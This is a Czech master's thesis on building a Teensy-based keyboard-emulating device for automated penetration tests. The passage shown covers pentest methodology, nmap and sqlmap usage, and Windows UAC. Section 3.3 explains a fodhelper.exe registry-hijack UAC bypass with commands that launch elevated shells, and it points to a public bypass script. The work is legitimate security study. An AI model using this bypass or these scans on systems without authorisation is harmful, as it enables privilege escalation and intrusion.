Automatizované penetrační testy s využitím mikropočítačů

Bc. Michal Padyšák

Diplomová práce
2022

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
Ústav elektroniky a měření

Akademický rok: 2021/2022

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Bc. Michal Padyšák**
Osobní číslo:	**A18310**
Studijní program:	**N3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Forma studia:	**Kombinovaná**
Téma práce:	**Automatizované penetrační testy s využitím mikropočítačů**
Téma práce anglicky:	**Automated Penetration Tests Using Microcomputers**

Zásady pro vypracování

1. Seznamte se s problematikou podnikového IT a jeho bezpečností.
2. Uveďte typy a metodiky penetračních testů.
3. Seznamte se s možnostmi využití HID pro penetrační testy.
4. Navrhněte a realizujte, s využitím platforem Arduino nebo Teensy 3.x, zařízení pro provádění automatizovaných penetračních testů.
5. Zařízení uzpůsobte jako lehce přenositelné a schopné generovat přehledné výstupy.
6. Otestujte navržené zařízení.

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. PEREA, Francis. Arduino Essentials. Birmingham, Velká Británie: Packt Publishing, 2015. ISBN 978-1-78439-856-9.
2. KIM, Peter. Hacking: praktický průvodce penetračním testováním. Přeložil Jan POKORNÝ. Brno: Zoner Press, 2015. Encyklopedie Zoner Press. ISBN 9788074133138.
3. DUNKERLEY, Mark a Matt TUMBARELLO. Mastering Windows Security and Hardening. Birmingham, Velká Británie: Packt Publishing, 2020. ISBN 9781839216411.
4. HARRIS, Shon. Hacking: manuál hackera. Praha: Grada, 2008. ISBN 9788024713465.
5. TRINKA, Jeremy. The USB Threat is [Still] Real —Pentest Tools for Sysadmins, Continued. Medium [online]. 19.4.2018 nestránkováno [cit. 2021-12-03]. Dostupné z: https://medium.com/@jeremy.trinka/the-usb-threat-is-still-real-pentest-tools-for-sysadmins-continued-88560af447bf

Vedoucí diplomové práce: **Ing. Lukáš Králík, Ph.D.**
Ústav počítačových a komunikačních systémů

Datum zadání diplomové práce: **3. prosince 2021**
Termín odevzdání diplomové práce: **23. května 2022**

doc. Mgr. Milan Adámek, Ph.D. v.r.
děkan

Ing. Milan Navrátil, Ph.D. v.r.
ředitel ústavu

Ve Zlíně dne 7. února 2022

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomové práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové práce bude uložen v příruční knihovně Fakulty aplikované informatiky. Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně

Bc. Michal Padyšák, v.r.

.....

podpis autora

ABSTRAKT

Tato diplomová práce se věnuje řešení problematiky v oblasti automatizovaného penetračního testování. V rámci řešení vzniklo zařízení pro provádění penetračních testů dostupných na paměťové kartě s využitím mikropočítače. Při připojení mikropočítače k testovanému počítači je automaticky spuštěna sada testů s využitím simulace klávesnice. Výsledky testů jsou nahrány zpět na paměťovou kartu k analýze penetračním testerem.

Klíčová slova: Penetrační testování, automatizace, mikropočítač, zařízení lidského rozhraní

ABSTRACT

This thesis is dedicated to solving problems in the field of automated penetration testing. As part of the solution, a device was created to perform penetration tests available on a memory card using a microcomputer. When the microcomputer is connected to the computer under test, a set of tests is automatically run by using simulation of keyboard. The test results are uploaded back to the memory card for analysis by the penetration tester.

Keywords: Penetration testing, automation, microcomputer, human interface device

Chci poděkovat svému vedoucímu Ing. Lukáši Králíkovi, Ph.D. za jeho ochotu, připomínky a věcné rady při tvorbě této práce. Dále také děkuji za zapůjčení pomůcek, které mi pomohly při výrobě a návrhu zařízení.

Také chci poděkovat PhDr. Petře Novotné, EFA za její pomoc při jazykové kontrole a konzultaci.

Dále chci poděkovat své manželce Monice za podporu a trpělivost.

OBSAH

ÚVOD

Množství počítačů je obrovské a počet zranitelností neklesá. Naopak, s každým novým systémem v počítači, nebo aktualizací obsahující novou funcionalitu, vznikají nové příležitosti pro zanechání chyby v systému. To stejné platí i pro bezpečnou konfiguraci, protože i kvalitní systém lze chybně nastavit. Pokud chceme minimalizovat následky narušení bezpečnosti, je vhodné provádět preventivní opatření v podobě penetračních testů. Toto testování je vhodné zvlášť v prostředí firem a důležitých organizací.

Penetrační testování je časově náročná činnost a vyžaduje odborníka – penetračního testera. Ten musí být zkušený a mít široký rozhled v celém oboru informačních technologií. Tohle jsou poměrně dost vysoké nároky a těchto odborníků není mnoho. Zvlášť v situacích, kdy je potřeba provést testování na více počítačích v co nejkratším čase, je tento problém znatelný a zároveň drahý.

Cílem práce je vytvořit univerzální zařízení pro penetrační testování a ulehčit práci testerům. Celý proces testování se tak zrychlí a zároveň zlevní.

Pro seznámení s penetračním testováním jsou v kapitole 1 popsáni jejich aktéři, typy a metodiky. Kapitola 2 zmiňuje nástroje pro penetrační testování a jejich použití. Jelikož je nutné popsat i princip práce s uživatelkým oprávněním v operačním systému Windows, je v kapitole 3 popsán i s příkladem, jak spustit aplikaci pod jiným uživatelským účtem. Vedle toho je návod na využití chyby pro elevaci práv pro tuto práci. Kapitola 4 obsahuje definici mikropočítače, dále nástroje jak mikropočítač programovat, a nakonec i podkapitolu o podobném již existujícím zařízení. Zařízení musí pro ovládání počítače udržovat komunikaci, toto je popsáno v kapitole 5. Kapitola zároveň obsahuje popis prokotolu pro přenos souborů.

Praktická část práce obsahuje zejména v kapitole 6 popis výroby zařízení a jeho konstrukci. Následující kapitola 7 obsahuje popis zdrojového kódu programu s odkazy do příloh, a to z pohledu mikrokontorleru i počítače. Tím, že se jedná o nové zařízení, je v kapitole 8 návod k použití. Aby mohlo zařízení fungovat, potřebuje testy. Jejich příklady jsou dostupné v kapitole 9. V další a poslední kapitole 10 je použití těchto testů popsáno na skutečných případech.

I. TEORETICKÁ ČÁST

1 Penetrační testy

Penetrační testování zahrnuje simulaci skutečného útoku pro posouzení bezpečnostního risku. Penetrační test objevuje zranitelnosti, které jsou zneužitelné útočníky. Tam, kde to je možné, jsou objevené zranitelnosti využity k dalšímu posouzení, co může útočník po úspěšném útoku získat. [1]

Příručka Amerického národního institutu pro standardizaci a technologie [2] uvádí, že testování také často zahrnuje skutečné útoky na skutečné systémy a data, které jsou prováděny nástroji a technikami používané útočníky. Testované systémy mohou být dokonce během testu poškozeny, organizace však stále benefitují z vědomosti, jak mohou být jejich systémy narušeny opravdovým útokem. Často se u penetračních testů objevuje i kombinace netechnických metod útoků. Například může tester prolomit fyzické zabezpečení a procedury pro připojení k počítačové sítím, ukrást vybavení, narušovat komunikaci nebo sbírat citlivé informace přes keyloggery.

1.1 Druhy penetračních testů

Selecký [3] zmiňuje celkem tři způsoby jakými můžou být testy prováděny, tj. manuální, automatické a semiautomatické. Testy dále dělí podle míry znalosti na Black-box, White-box a Grey-box. Na webové stránce společnosti *Integra Czech Republic, s.r.o.* [4] je popsán rozdíl penetračních testů dle pozice útočníka. Na začátek je třeba zmínit, že žádná forma testů nikdy nepokryje celý programový kód, a tedy neodhalí všechna zranitelná místa.

1.1.1 Podle způsobu provedení

Manuální testy Jsou vykonávány testerem, tedy reálnou osobou. Výhodou je možnost vytvářet sofistikované procedury a testy přesně na míru pro specifické podmínky. Toho automatizované testy někdy nemohou docílit. Tester je schopen přímo popsat, co a jak testuje, a to je velká výhoda. Výsledky testů je schopen popsat i nezainterestovaným osobám, to může být kdokoliv, kdo nemá o dané oblasti přehled nebo znalosti. Například vedení nebo vrcholový management. Nevýhodou je nutná rozsáhlá znalost testera nejen v dané oblasti testování. Například možností, jak vytvořit webovou aplikaci je nepřeberné množství. Další nevýhodou je samotná časová náročnost provádění testů manuálně.

Automatizované testy Nabízí výhody v rychlosti, možnostech rozšiřitelnosti podle vlastních potřeb a v relativně jednoduché verifikovatelnosti a reprodukovatelnosti. Nástroje využívané při automatizovaném testování jsou zpravidla vytvořeny profesionály s mnohletými zkušenostmi. S porovnáním s manuálními testy je výrazně kratší nutná

doba na zaučení a následnou aplikaci testů v praxi. Je totiž jednodušší naučit se používat aplikaci na ovládání testů než plně rozumět principům celých testů prováděných manuálně.

Nevýhodou je nemožnost prezentovat výsledky v uživatelsky přívětivé formě nebo blíže vysvětlit podrobnosti k danému problému. Pro pochopení a správnou interpretaci je opět nutná znalost použitých aplikací a testovaných oblastí. Další nevýhoda je nemožnost tímto způsobem testovat některé typy zranitelných míst.

Semiautomatizované testy Jde o kombinaci manuálních a automatizovaných testů. Jedná se o kompromis se snahou o maximální využití výhod obou obou přístupů.

1.1.2 Podle míry znalosti

Black-box testy Nejpoužívanější druh testů, kdy je simulován útočníkův vnější vstup. Ten zná pouze vstupy a potenciální výstupy aplikací. Nikoli však vnitřní strukturu aplikací či sítě. Pro určení vstupů a výstupů testovaných systémů je v určitých případech nutný rozsáhlý průzkum. Samotná funkcionalita systémů je pro testera černou skříňkou (Black-box). Protikladem jsou tzv. White-box testy.

White-box testy S porovnáním s Black-box testy jsou pro tento typ testů typické plné vstupní znalosti. Zakládají si na znalosti architektury a zdrojového kódu aplikace. V případě počítačových sítí, na znalosti architektury, typu a počtu přítomných zařízení a na firemních politikách. Při testování se hledají chyby analýzou zdrojového kódu. Takový druh testů vyžaduje znalost použitého programovacího jazyka a dobře napsaný kód.

Výhodou je znalost kódu nebo struktury sítě. To umožňuje najít potenciální zranitelná místa v podstatně kratší době. V případě aplikací je přidruženou výhodou optimalizace kódu, kterou je možné provádět na základě nalezených zranitelných míst a chyb.

Nevýhodou je nutná znalost použitého programovacího jazyka, což může nepřímo zvýšit cenu testu, protože je od testera vyžadována vyšší kvalifikace. Další nevýhodou je časová náročnost a poměrně nízké zaměření na kód a architekturu.

Grey-box testy Jsou alternativou k předchozím typům testů. Snaží se maximálně využít přínosy a výhody obou výše uvedených typů testů. Využívají se znalosti vnitřní logiky aplikace, ale testy probíhají z hlediska uživatele nebo, v případě bezpečnostních testů, potenciálního útočníka.

1.1.3 Podle pozice útočníka

Interní testování Dá se rozdělit na dvě kategorie, z pozice stanice uživatele či zaměstance, tedy osoby, která má oprávnění s počítačem či technikou pracovat. Druhou kategorií je osoba cizí, tedy návštěva či osoba, která nemá oprávnění s počítačem či technikou pracovat.

Příklad fází interního testování ve firmě, při simulaci útoku z pozice stanice uživatele, která má doménový účet bez administrátorského přístupu:

1. Zisk administrátorských oprávnění.
2. Ze získané pozice zanalyzovat informace a zranitelnosti v okolní interní síti.
3. Útok na ostatní pozice.
4. Zisk oprávnění doménového administrátora.
5. Ze získané pozice zanalyzovat informace a zranitelnosti v okolní interní síti.
6. Útok na síťové prvky, servery a další zařízení.

Následuje příklad fází interního testování, ovšem nyní z pozice návštěvníka firmy. V tomto scénáři ověříme, zda jsou plně izolovány přístupové sítě určené pro hosty, kteří nemají vlastní uživatelský účet. Jedná se například o přístup ze zasedacích místností, nechráněných ethernet zásuvek na chodbách a jiných místech.

Externí testování Je průzkumem možností infiltrace z vnějšího prostředí bez znalosti počítačové sítě. Cílem těchto testů jsou exponované zařízení a aplikace do veřejného internetu. Testy jsou často prováděné metodou Black box a mohou být rozděleny například do těchto fází:

1. Zjištění co nejvíce informací o infrastruktuře.
2. Testování veřejných komponent sítě. Těmi mohou být otevřené porty a jejich služby, u kterých se hledají bezpečnostní chyby s následnou kategorizací dle jejich závažnosti.
3. V případě nalezení zranitené služby je provedena její exploitace a získání přímého přístupu (shell) k testovanému cíli.
4. Pokud v rámci exploitace dojde k získání low-privileged přístupu, jsou prozkoumány možnosti zvýšení na administrátorské oprávnění.

1.2 Útočníci

Můžeme je rozdělit na tři skupiny podle úmyslů jejich činů, a to na black hat, white hat a gray hat. [5]

1.2.1 Black hat

Black hat útočníci mají většinou rozsáhlé vědomosti o možnostech, jak se dostat do počítačových sítí, a jak obcházet bezpečnostní protokoly. Často vytváří malware, který jim umožňuje získat přístup do počítačových sítí, špehovat oběť nebo uzamknout zařízení.

Tito útočníci typicky konají pro své osobní obohacení, mohou však také být součástí kyberspionáže nebo protestu. Někteří mohou být dokonce závislí na kyberzločinu.

Mohou to být amatéři nebo profesionálové. Stačí, aby třeba začali šířit malware nebo kradli data, například osobní informace nebo přihlašovací údaje.

1.2.2 White hat

Útočníci zkušení stejně jako black hat. Rozdíl je ale v úmyslech útočníka. Svoje vědomosti a zkušenosti využívá ke konání dobra. Jsou známí také jako etiční hackeři. Mohou být za své služby placeni jako zaměstnanci nebo kontraktoři v roli bezpečnostního specialisty, který se snaží najít zranitelnosti.

Na rozdíl od black hat konají s povolením vlastníka systému, jejich činnost je tedy legální. Provádí penetrační testy, testují existující bezpečnostní systémy a hledají zranitelnosti v podnikových počítačích. Existují dokonce celé konference, certifikace nebo kurzy pro lidi, kteří se chtějí etickému hackingu naučit.

1.2.3 Gray hat

Jsou to lidé, kteří jsou někde na pomezí úmyslů mezi white a black hat. Přímo nechtějí konat nelegální činnost, často se ovšem nabourávají do systémů oběti a hledají zranitelnosti, nechtějí škodit. Oběť ale o činnosti útočníka neví nebo nedala svolení, takže je tato činnost nelegální.

Pokud útočník zranitelnosti najde, tak je zpravidla oznámí vlastníkovi. Často ale chtějí odměnu. Pokud jim není odměna vyplacena, útočník své zjištění zveřejní.

Tito útočníci nejsou přímo škodliví, pouze se snaží za svá zjištění něco získat. Zranitelnosti pouze zjišťují a nezneužívají jich.

1.3 Přístupy k penetračním testům

Pro samotné penetrační testování existuje několik metodik, penetrační tester si tak může vybrat ideální přístup. Mezi příklady lze dle stránky *Securium Solutions* [6] zařadit metodiky a pomůcky Open-Source Security Testing Methodology Manual, Open Web Application Security Project, Information Systems Security Assessment Framework a Penetration Testing Execution Standard.

1.3.1 Open-Source Security Testing Methodology Manual

Příručka *Open-Source Security Testing Methodology Manual* (OSSTMM) [7] definuje postupy pro popis provozní bezpečnosti (také známé jako OpSec) skrz kontrolu výsledků testů, které byly provedeny spolehlivou a konzistentní cestou. Výsledky testů jsou mezi sebou porovnatelné. Postupy jsou adaptibilní na téměř jakýkoliv typ auditu, do kterého spadá penetrační testování, etický hacking, posuzování bezpečnosti, zranitelnosti a tak dále. Tuto příručku zmiňuje ve své knize i Selecký [3].

Příručka obsahuje soubor metodik, jak postupovat při různých fázích testu. Metodologie zahrnuje základní oblasti, například: bezpečnost informační, procesní, komunikační, fyzickou, síťovou nebo bezdrátovou. Jednotlivé fáze jsou pak následující:

- Indukční fáze
- fáze interakce
- fáze vyšetřování
- fáze intervence

1.3.2 Penetration Testing Execution Standard

Shanley a Johnstone v článku [8] tento standard (také jako PTES) popisují jako jednotlivé kroky, podobně jako u OSSTMM, a to:

- fáze interakce před začátkem
- shromažďování informací
- modelování zranitelností
- analýza zranitelností
- fáze zneužití
- fáze po zneužití

- reportování

PTES[1)] do sebe začleňuje další zdroje a využívá jejich výhody. Například projekt Open Web Application Security Project[2)] (OWASP) určený k testování webových aplikací je doporučován právě v PTES. Tento standard se snaží vytvořit základnu pro penetrační testy. Díky tomu bezpečnostní odborník nebo organizace může tušit, co očekávat od penetračního testování.

1.3.3 Information Systems Security Assessment Framework

Také znám jako ISSAF, je rámcem pro penetrační testování vytvořený skupinou Open Information Systems Security Group (OISSG). V článku od Shanley a Johnstone [8] je popsán jako rámec obsahující několik metodologií snažící se pokrýt všechny možné domény penetračního testování od koncepce až po kompletaci. Metodologie je rozdělena do tří hlavních fází:

- fáze plánování a přípravy
- fáze ohodnocení
- fáze reportování a čištění

Jednou z výhod ISSAF je zejména to, že je zobrazen zřetelný vztah mezi úkoly a jejich přidruženými nástroji pro každý úkol.

[1)] http://www.pentest-standard.org/
[2)] https://owasp.org/

2 Nástroje pro penetrační testování

Nástroje značně ulehčují práci penetračnímu testerovi, jsou totiž specializované ke konkrétním úlohám. Například k objevování zranitelností, špatného nastavení systému nebo aplikací, analýzu zabezpečení, či jenom k reportování aktuálního stavu. Pro tyto a další úkony mohou posloužit následující nástroje v této kapitole.

2.1 NMAP

Autor nástroje Lyon [9] na své webové stránce zmiňuje, jak nástroj funguje. Mimo to, že je nástroj volně ke stažení, autor věří, že splňuje definici Open Source Definition[1)] (OSD). Je vydáván na základě licence GNU GPLv2[2)]. Jediná výjimka je pro organizace, které chtějí nástroj NMAP prodávat společně se svými nástroji, ty musí platit za speciální edici. Je dostupný pro celou řadu operačních systémů, Windows nevyjímaje.

2.1.1 Funkcionalita

Kim [10] zmiňuje NMAP jako nástroj vhodný k detekci použitého operačního systému a služeb na něm běžících. V případě pravidelného skenování je vhodné jednotlivé skeny mezi sebou porovnávat. Tím se dají vypátrat případné změny prostředí v průběhu času.

Lyon [9] svůj nástroj popisuje jako nástroj pro průzkum sítě a bezpečnostní audit. Je navržen k rychlému skenování rozsáhlých sítí, i když dobře funguje i proti jednotlivým hostitelům. NMAP používá surové pakety IP novými způsoby ke zjištění, jací hostitelé jsou v síti k dispozici, jaké služby (název a verze aplikace) tito hostitelé nabízejí, jaké operační systémy (a verze OS) na nich běží, jaký typ paketových filtrů/firewallů se používá a desítky dalších charakteristik. i když se NMAP běžně používá pro bezpečnostní audity, mnoho správců systémů a sítí jej považuje za užitečný pro rutinní úlohy, jako je inventarizace sítě, správa plánů aktualizace služeb a sledování provozuschopnosti hostitelů nebo služeb.

Výstupem programu NMAP je seznam skenovaných cílů s doplňujícími informacemi o každém z nich v závislosti na použitých možnostech. Klíčovou informací je *Tabulka zajímavých portů*. V této tabulce je uvedeno číslo portu a protokolu, název služby a její stav. Stav je buď otevřený, filtrovaný, uzavřený, nebo nefiltrovaný. Otevřený znamená, že aplikace na cílovém počítači naslouchá spojení/paketům na daném portu. Filtrovaný znamená, že port blokuje firewall, filtr nebo jiná síťová překážka, takže NMAP nemůže určit, zda je otevřený nebo zavřený. Na zavřených portech neposlouchá žádná aplikace, ačkoli se mohou kdykoli otevřít. Porty jsou klasifikovány jako nefiltrované,

[1)] `https://opensource.org/docs/definition.php`
[2)] `https://www.gnu.org/licenses/old-licenses/gpl-2.0.html`

pokud reagují na sondy NMAPu, ale NMAP nedokáže určit, zda jsou otevřené nebo zavřené. NMAP hlásí kombinace stavů otevřený/filtrovaný a uzavřený/filtrovaný, když nedokáže určit, který z těchto dvou stavů popisuje daný port. Tabulka portů může také obsahovat podrobnosti o verzi softwaru, pokud byla požadována detekce verze. Pokud je požadováno skenování protokolu IP (parametr `-sO`), NMAP poskytuje informace o podporovaných protokolech IP spíše než o naslouchajících portech.

Kromě tabulky zajímavých portů může Nmap poskytnout další informace o cílech, včetně reverzních názvů DNS, odhadů operačního systému, typů zařízení a adres MAC.

2.1.2 Příklad použití

Například sken sítě s úplným skenováním portů a služeb na dostupných hostitelích s využitím zdrojového souboru s IP adresami popisuje Andrea [11] jako kombinaci následujících parametrů:

```
nmap -p- -Pn -sS -A -iL ips.txt -oX fullscan.xml -oN fullscan.txt
```

- `-p-` Tento parametr prohledá všech 65535 portů,
- `-Pn` zakáže zjišťování hostitele. Pouze skenování portů,
- `-sS` skenování portů TCP SYN,
- `-A` zjišťuje operační systémy i služby,
- `-iL` skenuje ze seznamu IP adres v textovém souboru,
- `-oX` zapíše výsledky skenování do souboru XML,
- `-oN` zapíše výsledky skenování do normálního souboru TXT.

2.2 SQLmap

Vedle nástroje NMAP zmiňuje Kim [10] také SQLmap. Popisuje ho jako ideální nástroj pro hledání Structured Query Language injection (SQLi), manipulaci databáze prostřednictvím příkazů, nebo k udělání jejího otisku (dump). S využitím injekce dokáže dokonce zpřístupnit interaktivní shell.

2.2.1 Funkcionalita

Na stránce nástroje [12] je SQLmap popsán jako open source nástroj pro penetrační testování, který automatizuje proces detekce a využití chyb SQLi a převzetí databázových serverů. Je vybaven výkonným detekčním enginem, mnoha specializovanými

funkcemi pro dokonalé penetrační testy a širokou škálou přepínačů od otisků databáze, přes získávání dat z databáze až po přístup k základnímu souborovému systému a spouštění příkazů v operačním systému prostřednictvím out-of-band připojení (mimo hlavní připojení).

2.2.2 Příklad použití

Singh [13] a HackTricks [14] popisují, jak se může nástroj používat. Například příkazem crawl je možné stránku procházet automaticky a odhalit tak zranitelnosti:

```
sqlmap -u "http://example.com/"-crawl=1 -random-agent -batch -forms
   -threads=5 -level=5 -risk=3
```

- `-batch` zapíná neinteraktivní mód (SQLmap se totiž běžně ptá ve svém běhu na různé otázky, tato volba vybere vždy tu základní volbu),
- `-crawl` jak hluboko (v adresářové struktuře) má nástroj prohledávat,
- `-forms` parsuje a testuje formuláře.

Pro možné urychlení testů je možné nástroj spustit s parametrem `-threads=N` (kde N je maximální počet konkurentně provedených požadavků). Číslo by ovšem nemělo být vysoké, může to ovlivnit přesnost výsledků.

3 Oprávnění operačního systému Windows

Pro zvýšení zabezpečení operačního systému je využíváno preventivního systému oprávnění, který uživatelům a spouštěným programům omezuje pravomoci při jejich práci. V této kapitole je popsán User Account Control, který důležitou součástí operačního systému Windows.

3.1 User Account Control

Na webové stránce společnosti *Microsoft* [15] je hlavní úloha User Account Control (UAC) popsána jako prevence spouštění malware, které může poškodit počítač. Zároveň pomáhá organizacím s nasazováním lépe spravovatelných počítačových stanic. S UAC běží aplikace a úlohy v prostředí s neadministrátorským účtem, tedy pokud administrátor přímo nenastaví administrátorskou úroveň pro běh. UAC může zabránit automatické instalaci neautorizovaných aplikací a zabránit tak sytémovým změnám.

UAC umožňuje všem uživatelům přihlašovat se k počítači pomocí standardního uživatelského účtu. Například Windows Explorer automaticky dědí oprávnění na úrovni standardního uživatele. Navíc všechny aplikace spuštěné pomocí Windows Explorer (například poklepáním na zástupce) se rovněž spouštějí se standardní sadou uživatelských oprávnění. Mnoho aplikací, včetně těch, které jsou součástí samotného operačního systému, je navrženo tak, aby tímto způsobem správně fungovaly.

Jiné aplikace, zejména ty, které nebyly speciálně navrženy s ohledem na nastavení zabezpečení, často vyžadují k úspěšnému spuštění další oprávnění. Tyto typy aplikací se označují jako starší aplikace. Kromě toho akce, jako je instalace nového softwaru a provádění změn konfigurace brány Windows Firewall, vyžadují více oprávnění, než má k dispozici standardní uživatelský účet.

Pokud je potřeba spustit aplikaci s více než standardními uživatelskými právy, UAC umožňuje uživatelům spouštět aplikace jako administrátor (se skupinami a právy administrátora) namísto jejich standardního účtu uživatele. Uživatelé nadále pracují v zabezpečeném kontextu standardního uživatele, přičemž v případě potřeby mohou určité aplikace spouštět se zvýšenými právy.

3.2 Spuštění procesu jako administrátor

Spuštění procesu nebo procesů lze provést například přes příkaz `Start-Process` v terminálu PowerShell na lokálním počítači. Standardně je spuštěn nový proces, který dědí všechny proměnné prostředí, které jsou definovány v běžícím procesu. Tímto příkazem se dají spustit spustitelné soubory a skripty. Pro specifikaci běhu lze k příkazu přidat parametry, těmi lze například přidat načtení uživatelského profilu, spustit proces

v novém okně nebo použít jiná oprávnění.

Příkladem použití je spuštění procesu PowerShell s právy administrátora (Spustit jako administrátor):

```
Start-Process -FilePath "powershell" -Verb RunAs
```

Tento příklad a popis je dostupný v dokumentaci PowerShell verze 5.1 společnosti *Microsoft* [16].

3.3 Zneužití zranitelnosti

Dle společnosti *Microsoft* [17] dochází k elevaci oprávnění, když aplikace získá práva nebo oprávnění, která by neměla mít k dispozici. Mnohé ze zneužití zvýšení oprávnění jsou podobné zneužití pro jiné hrozby.

Jedno z takových zneužití je popsáno pro program fodhelper na webové stránce *Penetration Testing Lab* [18].

Prostředí systému Windows 10 umožňuje uživatelům spravovat jazyková nastavení pro různé funkce systému Windows jako je psaní, převod textu na řeč atd. Když uživatel požaduje otevřít *Spravovat volitelné funkce* v *Nastavení* systému Windows, aby provedl změnu jazyka, vytvoří se proces s názvem `fodhelper.exe`. Tento proces je spuštěn s vysokou úrovní oprávnění. Proces vyhledává následující registry v systému:

```
HKCU:\Software\Classes\ms-settings\shell\open\command
HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute
HKCU:\Software\Classes\ms-settings\shell\open\command\(default)
```

Tyto registry sice neexistují, ale uživatel je může vytvořit. Jak anglické názvy v registrech vypovídají (příkaz), jedná se o spuštění příkazu z registru za běhu, v tomto případě i podsunutého.Tím zneužije programu fodhelper tak, aby spustil příkaz s vysokým oprávněním a obešel nastavení UAC.


Příklad spuštění PowerShell zneužitím zranitelnosti je vidět na obrázku 3.1.

Kód pro automatizaci procesu spuštění je dostupný v repositáři na adrese `https://github.com/winscripting/UAC-bypass/blob/master/FodhelperBypass.ps1`. Spuštěním tohoto skriptu je možné vyzkoušet, jestli je zranitelnost stále dostupná a tím pádem využitelná.

Pro spuštění příkazové řádky jako administrátor je skript spouštěn následujícím způsobem:

```
FodhelperBypass -program "cmd.exe"
```

Pokud chceme spustit příkazovou řádku jako administrátor s PowerShellem, tak stačí zařadit příkaz pro spuštění PowerShellu na konec:



Obr. 3.1 Nastavení registru pro fodhelper.exe (převzato z [18])

```
FodhelperBypass -program "cmd.exe /c powershell.exe"
```

4 Mikropočítač

Pinker v knize *Mikroprocesory a mikropočítače* [19] popisuje mikropočítač jako zařízení na jednom čipu, kterému se také říká mikrokontroler. Je to procesor velmi malých rozměrů zapojený v integrovaném obvodu společně s pamětí a vstupně výstupním rozhraním. Přítomnost či absence jednotlivých periferií určuje, zda se jedná o mikropočítač univerzální nebo specializovaný. Univerzální mikrokontroler má více periferií než je nezbytně nutné a je také tak účelově prodáván. Specializované mikropočítače mají často za účelem úspory nákladů a velikosti zabudovány jen nezbytně nutné prvky. Často jsou také pro danou činnost na míru navrženy.

4.1 Základní jednotky

V knize *Fundamentals of digital logic and microcomputer design* [20] je mikropočítač popsán jako zařízení, které se skládá ze 3 základních jednotek, konkrétně to je jednotka pro vstup a výstup, Central Processing Unit (CPU) a jednotka paměti.

- Vstupní a výstupní jednotka propojuje externí zařízení skrz registry (I/O porty).
- CPU se v mikropočítači nazývá mikroprocesor. Vykonává všechny instrukce, a provádí aritmetické a logické operace.
- V paměti jsou obsaženy všechny instrukce spolu s daty. Typicky obsahuje Read Only Memory (ROM) a Random Access Memory (RAM) čipy. ROM se využívá k uložení instrukcí a dat, která se nemění. Je to nevolatilní typ paměti a informace je dostupná i po odpojení zdroje. Lze z ní pouze číst. RAM je na druhou stranu volatilní, informace je dostupná v paměti jen po dobu připojeného zdroje. Lze do ní jak zapisovat, tak také číst.

4.2 Editor a kompilace zdrojového kódu

Perea v knize *Arduino Essentials* [21] popisuje základy práce s mikropočítačem Arduino, například jak ovládat vývojové studio a práci s ním. Jelikož se práce nevyužívá Arduino ale Teensy, na oficiální webové stránce pro mikropočítač Teensy [22] je popsáno, jak využít vývojové studio pro Arduino s vlastním doplňkem Teensyduino.

4.2.1 Vývojové studio
